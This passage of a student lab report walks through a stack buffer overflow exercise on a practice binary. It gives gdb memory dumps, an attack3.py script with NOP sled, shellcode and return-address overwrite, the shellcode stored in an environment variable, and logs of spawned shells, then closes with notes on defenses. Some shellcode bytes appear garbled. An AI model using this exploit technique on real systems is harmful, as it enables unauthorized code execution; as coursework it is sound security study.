Starting program: /home/seed/Documents/bufferoverflow/exer/bf_exer.exe `cat attack.in`
/bin/bash: warning: command substitution: ignored null byte in input
Hello World!

Breakpoint 1, 0x0000555555551b3 in foo ()
(gdb) ni
0x0000555555551b8 in foo ()
(gdb) x/60xw $rsp
0x7fffffffdd0: 0xf7fb08a0    0x00007fff    0xfffffe321    0x00007fff
0x7fffffffdd0: 0x90909090    0x90909090    0x90909090    0xe5894855
0x7fffffffde0: 0xb0ff3148    0x48050f69    0xbb48d231    0x69622fff
0x7fffffffde10: 0x68732f6e    0x08ebc148    0x7894853    0x50c03148
0x7fffffffde20: 0xe6894857    0x050f3bb0    0x6a5f016a    0x050f583c
0x7fffffffde30: 0x41c35db8    0x41414141    0x41414141    0x41414141
0x7fffffffde40: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde50: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde60: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde70: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde80: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffde90: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdea0: 0x41414141    0x41414141    0x41414141    0x41414141
0x7fffffffdeb0: 0x41414141    0x41414141    0xfffffd0    0x00007fff
0x7fffffffdec0: 0xfffffdc8    0x00007fff    0x00000000    0x00000002
(gdb) cont
Continuing.
process 20007 is executing new program: /usr/bin/dash
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol table is loaded. Use the "file" command.
Error in re-setting breakpoint 1: No symbol "foo" in current context.
$ ls
[Detaching after fork from child process 20015]
attack attack.in attack1.py attack2.py attack3.py bof_exer.exe fuzzer fuzzer.py peda-session-bof_exer.exe.txt
$ pwd
/home/seed/Documents/bufferoverflow/exer
$
```

Figure 17. Successful Buffer Overflow Attack using Stack

Upon feeding the output of `attack3.py` to the executable and the execution of the `cont` command thereafter, a shell terminal was then made – indicating that the buffer overflow attack was achieved; `ls` and `pwd` commands were successfully ran.

Placing the Shellcode in an Environment Variable

```

seed@VM: ~/.../exer
[09/18/25]seed@VM:~/.../exer$ python3 attack3.py
[09/18/25]seed@VM:~/.../exer$ cat attack.in
[REDACTED]H00H100iH10iH00/bin/shh0SH00H10PWH00;j_<x0>AAAAAAA
[REDACTED]AAAAAA00000[09/18/25]seed@VM:~/.../exer$ [REDACTED]
[09/18/25]seed@VM:~/.../exer$ export SHELLCODE=`cat attack.in`[REDACTED]
bash: warning: command substitution: ignored null byte in input
[09/18/25]seed@VM:~/.../exer$ echo $SHELLCODE
[REDACTED]H00H100iH10iH00/bin/shh0SH00H10PWH00;j_<x0>AAAAAAA
[REDACTED]AAAAAA00000[09/18/25]seed@VM:~/.../exer$ gcc -o getenvaddr.exe getenvaddr.c
[09/18/25]seed@VM:~/.../exer$ ./getenvaddr.exe SHELLCODE ./bof_exer.exe
SHELLCODE will be at 0x7fffffe3c8
```

Figure 18. Creating the Environment Variable SHELLCODE

For the last part of the report, the buffer overflow attack was conducted by injecting the shellcode to the environment variable `SHELLCODE`. The first part of this task is the creation of the environment variable `SHELLCODE` which contains the shell command `cat attack.in` (See Figure 18). This environment variable was then fed onto the `getenvaddr` executable to obtain the address of the buffer base.

```

attack3.py
~/Documents/bufferoverflow/exer

# Adjust this value to overwrite the memory before the return address
5 n = 204
6
7 L = 8
8 nops_count = 12
9 trap_count = 4
10
11 nopsled = bytarray(0x90 for i in range(nops_count))
12 # Read shellcode.asm first
13 shellcode=( "\x55\x48\x89\x54\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x41"
14 pad = bytarray(0x41 for i in range(n - nops_count - len(shellcode)))
15 rip = (0x7fffffff3c8).to_bytes(L,byteorder='little')
16
17 exploit = nopsled + shellcode + pad + rip

```

Python 3 Tab Width: 8 Ln 11, Col 31 INS

Figure 18. Using the address given by getenvaddr.exe to the rip value of attack3.py

As seen in Figure 18, the address provided by the running of getenvaddr.exe was used as the value for the rip of attack3.py.

```

[09/18/25]seed@VM:~/.../exer$ echo $SHELLCODE
AAAAAAAAAAAAAAAAAAAAA
[09/18/25]seed@VM:~/.../exer$ gcc -o getenvaddr.exe getenvaddr.c
[09/18/25]seed@VM:~/.../exer$ ./getenvaddr.exe SHELLCODE ./bof_exer.exe
SHELLCODE will be at 0x7fffffff3c8
[09/18/25]seed@VM:~/.../exer$ python3 attack3.py
[09/18/25]seed@VM:~/.../exer$ ./bof_exer.exe `cat attack.in`
bash: warning: command substitution: ignored null byte in input
Hello World!
$ ls
attack attack.in attack1.py attack2.py attack3.py bof_exer.exe fuzzer fuzz.py getenvaddr.c getenvaddr.exe new peda-session-bof_exer.exe.txt
$ pwd
/home/seed/Documents/bufferoverflow/exer
$ 

```

Figure 19. Successful Buffer Overflow Attack using Environment Variable

Finally, the execution of the `bof_exer.exe` with the positional argument ``cat attack.in`` penetrated the executable with an injection of a shellcode; this prompted a shell terminal that allowed the running commands `ls` and `pwd` (See Figure 19).

Challenges and Troubleshooting

The main challenge for the accomplishment of this laboratory exercise is the changing memory addresses whenever a new string input is used to feed onto the `strcpy()` functions of `foo` – or whenever the `call` function is initiated in the program. This change occurs in both the `rsp` and `rbp` whenever the `call` part of the main function (+42) is reached. This initiates the memory dumping to the address pointed by both `RB`P and `RS`P since the `call` functions pushes a new return address which in turn changes the values (*Value of Rbp Changing After Jumping Into a New Function*, n.d.). This is crucial since the addresses of these pointers are used to determine where to execute the buffer overflow.

To address this issue, a routine checking of the `rbp` and `rsp` using `info functions` `rsp` `rbp` or `x/gx` `$rbp` and `x/gx` `$rsp` was used as a solution.

Discussion

Buffer overflow attacks remain as one of the top vulnerabilities exploited by attackers, making the understanding of this imperative for those learning cybersecurity. Due to how modern machines will more

likely retain the sequential nature of their memory architecture, this structural weakness that buffer overflow attacks aim to exploit will likely continue to pervade in the future.

Therefore, defenses and workarounds to avoid this attack are critical: utilizing different approaches such as using `strncpy()` rather than less secure `strcpy()`, and even creating a safety net in the hardware level through using non-executable stacks, is imperative to reduce the risk of vulnerability exploitation.

References

- c - *What exactly does <puts@plt> mean?* (2014, September 4). Stack Overflow. Retrieved September 18, 2025, from <https://stackoverflow.com/questions/25667205/what-exactly-does-putsplt-mean>
- Fortinet. (n.d.). *What Is Buffer Overflow? Attacks, Types & Vulnerabilities*. Fortinet. Retrieved September 18, 2025, from <https://www.fortinet.com/resources/cyberglossary/buffer-overflow>
- Value of rbp changing after jumping into a new function.* (n.d.). Stackoverflow.
<https://stackoverflow.com/questions/63369985/value-of-rbp-changing-after-jumping-into-a-new-function>